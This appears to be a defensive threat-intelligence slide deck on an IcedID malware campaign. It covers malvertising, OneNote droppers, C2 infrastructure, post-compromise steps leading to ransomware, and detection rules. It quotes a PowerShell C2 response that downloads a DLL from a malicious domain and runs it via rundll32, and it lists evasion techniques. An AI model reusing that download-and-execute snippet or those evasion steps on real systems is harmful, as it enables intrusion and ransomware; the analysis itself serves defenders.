IcedID: Defrosting a Recent Campaign

Illustrating evolving tactics and shared infrastructure

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Introductions



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Agenda

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Initial Access via Malvertising

OneNote Adoption

Infrastructure Analysis

Post Exploitation

Detection & Takeaways

Q&A

TLP:GREEN

Overview

IcedID: Overview

IcedID, also known as BokBot, is an actively developed malware family first discovered in 2017 as a banking Trojan but has since evolved into a versatile tool for financially motivated attackers.

Targeting

Initially used MiTM technique to steal banking credentials, in recent years, adversaries have been using IcedID to gain access to targeted networks, often leading to ransomware.

North America, Europe primarily, but also globally

Delivery

In addition to using traditional attack vectors like phishing emails and malicious attachments, adversaries are now deploying IcedID through more sophisticated methods such as malicious advertisements.

Distributors


- Emotet (TA542)
- Shathak (TA551)
- TR (TA577)
- Collaborators
 - Trickbot & Conti

Key Traits


- Encrypted license.dat (*.dat) loaded into memory
- Use of rundll32, mshta
- Scheduled tasks
- Registry persistence
- Good developers, bad OPSEC

Historical Campaigns


IcedID Origin Story (2010-2016)




IcedID Timeline (2017-2019)



IcedID Timeline (2020-2021)




IcedID Timeline (2022-Today)




Initial Access via Malvertising

IcedID Malvertising Campaign


- Primary Campaign Duration:
 - December 2022 through January 2023
- Themes & Lures:
 - Communications Tools
 - Microsoft Teams, Slack, Brave Browser, Libre Office
 - IT Administration Tools
 - WebEx, GoTo, AnyDesk, TeamViewer, Fortinet, Docker
 - □ Finance & Entertainment
 - IRS, Chase, Adobe, Discord, OBS
- Download filename examples:
 - Setup_Win_DD-MM-2023_HH-MM-SS.zip
 - IRS_Form_DD-MM-2023_HH-MM-SS.zip






Bad Meets Evil: Google AdSense & Keitaro TDS

- Traffic Distribution System
 - Enables precise web-traffic targeting
 - Keitaro has historically been leveraged by exploit kits since 2016
- This combo was used in 2022 with Batloader prior to Royal Ransomware




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Example: Traffic Distribution System Redirection




Example: Threat Actor Keitaro C2

- Most Common Provider:
 - AS57678 / REDBYTES-AS, RU
- Long lifespan per C2 IP
 - Many domain per IP
- Anti-Researcher Filtering





Some of the Observed Themes














OneNote Adoption

OneNote IcedID Droppers (Part 1)

- IcedID copied Qakbot
 - January 31st Qakbot starts using OneNote
 - February 2nd IcedID starts using OneNote
 - Exact same template
 - Dormant unused Qakbot script code
- Multiple Concurrent Distributions
 - Malvertizing
 - Fake IRS site
 - .zip containing a .one
 - Email
 - .one attachment



Template used by both Qakbot & IcedID


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OneNote IcedID Droppers (Part 2)

- Significantly more email-based OneNote distribution
- Improved lure documents over time
- OneNote documents used an embedded .hta script
- C2 communications provides PowerShell code
 - Loads core IcedID .dll for further actions on objective


```
$path = $Env:LOCALAPPDATA+'\lkKLRoc.bin';
$client = New-Object System.Net.WebClient;
$client.downloadfile('http://ww-citrixcom.top/gate/test.dll',$path);
C:\Windows\System32\rundll32.exe $path,init
```

C2 Response after infection



OneNote & IcedID: Today

- Following an abuse crackdown by google in late January, IcedID has not been observed using Google AdSense
 - Batloader has been spotted launching new campaigns despite the response actions
- IcedID continued to leverage email-based OneNote malware throughout March
- New email-based IcedID campaigns without OneNote



URLHaus IcedID Entries (via Abuse.ch)

Infrastructure Analysis

IcedID: Infrastructure Highlights

TDS – Prometheus, Keitaro storage.googleapis[.]com && firebasestorage.googleapis[.]com


Tier 1 – Staging Servers in victim regions

Tier 2 – Core C2 Servers in RU/Eastern Europe


Use of OpenResty/Nginx

Victim Panel Example: acridpanel[.]com Previously Yummba ('cdn', 'js')

Hosting Digital Ocean (2020-2022) M247 (2021,2022) BLNWX (2023) DEDIPATH-LLC (2023) EDIS-AS-EU (2023)



- Neterra Ltd. (2021)
- Cloudflare (2021)
- THEFIRST-AS (2020-2022)



Nameservers

- Parked
- Cloudflare (2021,2022)
- Njalla (2022,2023)
- DNSPod (2022,2023)

Registrars

- Eranet International (2018-2021)
- Porkbun (2020-2022)
- Namesilo (2020-2021)
- Tucows (2021-2023)
- Nicenic Int (2022-2023)

IcedID: Certificates

- Lets Encrypt
- Digicert
- Cloudflare
- "CN=localhost, C=AU, ST=Some
- "CN=main[.]info"

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            04:51:74:1f:f6:d1:ae:bd:5f:b1:27:e5:91:fd:31:09:f2:db
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: (CAID: 183267)
            commonName
                                       = R3
                                       = Let's Encrypt
            organizationName
            countryName
                                       = US
        Validity
            Not Before: Jan 25 15:12:59 2023 GMT
            Not After: Apr 25 15:12:58 2023 GMT
        Subject:
            commonName
                                       = team-viewer-com.top
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (4096 bit)
                Modulus:
                    00:bd:de:fe:8d:47:27:0c:4b:5c:cb:d2:e0:67:7f:
```

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IcedID: BackConnect

- Custom socks5 implementation
 - TCP 80, 8080
- Both the client and C2 can issues commands using 13 byte packets
- Leverages a 4 byte authorization, eg 0x974F014A, 0x1F8B0808
- Commands are 1 byte and include:
 - Sleep, Execute SOCKS, Execute VNC, Execute File
 Manager, Execute Reverse Shell
- Pcaps available courtesy of Brad Duncan @malware traffic
 - Use Felix Weyne's script bokbot_icedid-imaginary-c2
- Open source snort signatures available at hxxps://networkforensic.dk/




Image credit: Group-IB

Post Exploitation

Post-Compromise TTPs



Discovery

- NLTest
- WMIC
- net view
- net group
- PowerShell



C2 & Persistence

- VNC
- CobaltStrike
- Dual-Use Agents



Escalation of Access

- ShareFinder
- ZeroLogon
- Kerberoast
- Bloodhound
- DCSync



Actions on Objective

- Data Collection & Exfiltration
- Ransomware Deployment

Time-to-Ransomware

- Could be as quickly as 72 hours
- Or longer than 30+ days

Past Ransomware Deployed

- Conti
- Egregor
- RansomEXX
- Quantum/XingLocker
- Maze
- Revil
- Others

Activities	Time
Initial infection with IcedID	ТО
Persistence (scheduled task)	T + 2 minutes
First Cobalt Strike execution	T + 7 minutes
First instance of credential theft (Kerberoast)	T + 15 minutes
Lateral movement starts	T + 57 minutes
DCSync (Credential Access)	T + 19 hours
Citrix Server logon	T + 45 hours
Atera agent	T + 46 hours
Exfiltration starts	T + ~50 hours


Image Source: CyberReason 2023

IcedID Malvertizing Escalates to Data Exfil

Initial Infection	■ Google Ad > team-viewer-com.top -> IcedID
+1 day	Powershell CobaltStrike Execution
+11, +12 & +13 days	Powershell CobaltStrike ExecutionEvent Log Clearing
+18 days	 Windows Defender Exclusion for C:\ProgramData
+23 to +28 days	CobaltStrike ExecutionLateral Movement
+30 days in	Zero.exe & lazagne.exeRoyal Ransomware attempted
+31 to 40 days in	Invoke-Sharefinder.ps1Rclone exfiltration
41 days in	Emailed based Extortion AttemptsProtonmail & qtox

Time Unknown: ADFind & Advanced_IP_Scanner

Extortion Attempt



Detection & Takeaways

IcedID: Infection Chains

Malicious Advertising

- archive (.zip) -> image (.iso) -> shortcut (.lnk) -> rundll32 (.dll) -> c2 communication & payload
- archive (.zip) -> binary (.exe) -> c2 communication & payload

Email

- attachment (.pdf) -> embedded url -> archive (.zip) -> wscript (.js) -> rundll32 (.dll)
- attachment (.url) -> .cmd -> rundll32 (.dll) -> rundll32 (.dat) & rundll32 (.dll) -> c2 communication
- attachment (.zip) -> .one -> .hta -> powershell (B64 encoded) -> rundll32 (.bin) -> c2 communication
- attachment (.pdf) -> url -> archive (.zip) -> image (.iso) -> shortcut (.lnk) -> .cmd -> rundll32 (.dat) -> c2 comms
- protected archive (.zip) -> VBA macro in doc -> mshta.exe (.hta) -> rundll32 (stage 1 .dll) -> fake gzip download -> rundll32 (stage 2 .dll) & encrypted payload (.dat)

IcedID: ATT&CK

Execution

- CobaltStrike deployed via injecting into winlogon.exe
- Exports DllRegisterServer() function
- Execution guardrails on the payload servers
- In 2023, code signed by Digi Corp Media LLC

Defense Evasion

- VM detection of popular hypervisors
- Proxy execution w/ rundll32, regsvr32, & mshta
- UAC Bypass via UAC-TokenMagic & Invoke-SluiBypass
- Blends in benign network traffic
- Kills Windows Defender, adds key to exclude .exe and .dll files

Persistence

- Writes HKCU Run & HKLM RunOnce Keys
- Scheduled Task at logon and every hour
- Payload stored in %ProgramData% in a GUID folder
- ~/AppData/Local holds the random *.dat config file

Command & Control

- Uses cookie parameters for victim information
 - ga is processor
 - _gat is windows version
 - _gid is mac address
- Body of response encrypted with RC4
- TLS makes use of WINHTTP.dll
- Config file is encrypted with Izmat

IcedID: Detections

- Registry Sub Key in Software\\Classes\\CLSID\\ = BotID, User SID, Hardcoded GUIDs
 - Telekom Security compute botid and regkeys.py
- Sigma Rules
 - Suspicious Scheduled Task Creation Leveraging Regsvr32
 - Scheduled Task Leveraging Regsvr32
- Yara Rules
 - GZipLoader strings
 - ZIP archives containing an IcedID OneNote, ISO, EXE, or MSI file
 - PDFs with links to remote PDFs hosted by google firebase
 - Cookie parameters

Generic Behavior Hunt

- Download of binaries or archives via lolbins from rare domains/TLDs followed by execution of unsigned dll
- DLL execution from a mounted device (iso)
- Sophos Examples
 - EQL-WIN-DIS-PRC-ICEDID-REGSVR32-DISCOVERY-1 (MDR)
 - EQL-WIN-DIS-PRC-ICEDID-RUNDLL32-DISCOVERY-1 (MDR)
- MEM-ICEDID-E (C2 1A)
- SOPHOS-CLEAN-Troj-IcedID-BE
- SOPHOS-DET-WINDOWS-BEHAVIORAL-MALWARE-Evade_13a



Appendix - References

Timeline 2010-2016

- https://www.phishlabs.com/blog/the-unrelenting-evolution-of-vawtrak/
- · https://www.justice.gov/usao-sdny/pr/nikita-kuzmin-creator-gozi-virus-sentenced-manhattan-federal-court
- https://www.sentinelone.com/labs/icedid-botnet-the-iceman-goes-phishing-for-us-tax-returns/
- https://www.secureworks.com/research/dyre-banking-trojan
- https://www.slideshare.net/nel08221/networkinsightsintovawtrakv2

Timeline 2017-2019

- https://sysopfb.github.io/malware,/icedid/2020/04/28/IcedIDs-updated-photoloader.html
- https://thehackernews.com/2017/01/neverquest-fbi-hacker.html
- https://www.proofpoint.com/us/threat-insight/post/ta2101-plays-government-imposter-distribute-malware-german-italian-and-us

Timeline 2020-2021

- https://www.sentinelone.com/labs/icedid-botnet-the-iceman-goes-phishing-for-us-tax-returns/
- https://blogs.iuniper.net/en-us/threat-research/iceid-campaign-strikes-back
- https://unit42.paloaltonetworks.com/ta551-shathak-icedid/
- https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations
- https://www.binarydefense.com/icedid-gziploader-analysis/
- https://www.silentpush.com/blog/icedid-command-and-control-infrastructure
- https://resource.redcanary.com/rs/003-YRU-314/images/2021-Threat-Detection-Report.pdf
- https://www.microsoft.com/en-us/security/blog/2021/04/09/investigating-a-unique-form-of-email-delivery-for-icedid-malware/

Timeline 2022 - Today

- https://www.secureworks.com/blog/gold-ulrick-leaks-reveal-organizational-structure-and-relationships
- https://www.proofpoint.com/us/blog/threat-insight/fork-ice-new-era-icedid

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Appendixes - References

IcedID: Backconnect

- https://www.netresec.com/?page=Blog&month=2022-10&post=IcedID-BackConnect-Protocol
- https://www.group-ib.com/blog/icedid/
- https://github.com/felixweyne/imaginaryC2/tree/master/examples/use-case-7-bokbot_icedid

Detections

- https://blog.reconinfosec.com/an-encounter-with-ta551-shathak
- https://github.com/telekom-security/malware analysis/blob/main/icedid/icedid 20210507.yar
- https://github.com/telekom-security/malware analysis/blob/main/icedid/compute botid and regkeys.py
- https://blogs.opentext.com/dissecting-icedid-behavior-on-an-infected-endpoint/
- https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows Trojan IcedID.yar
- https://github.com/colincowie/100DaysOfYara 2023

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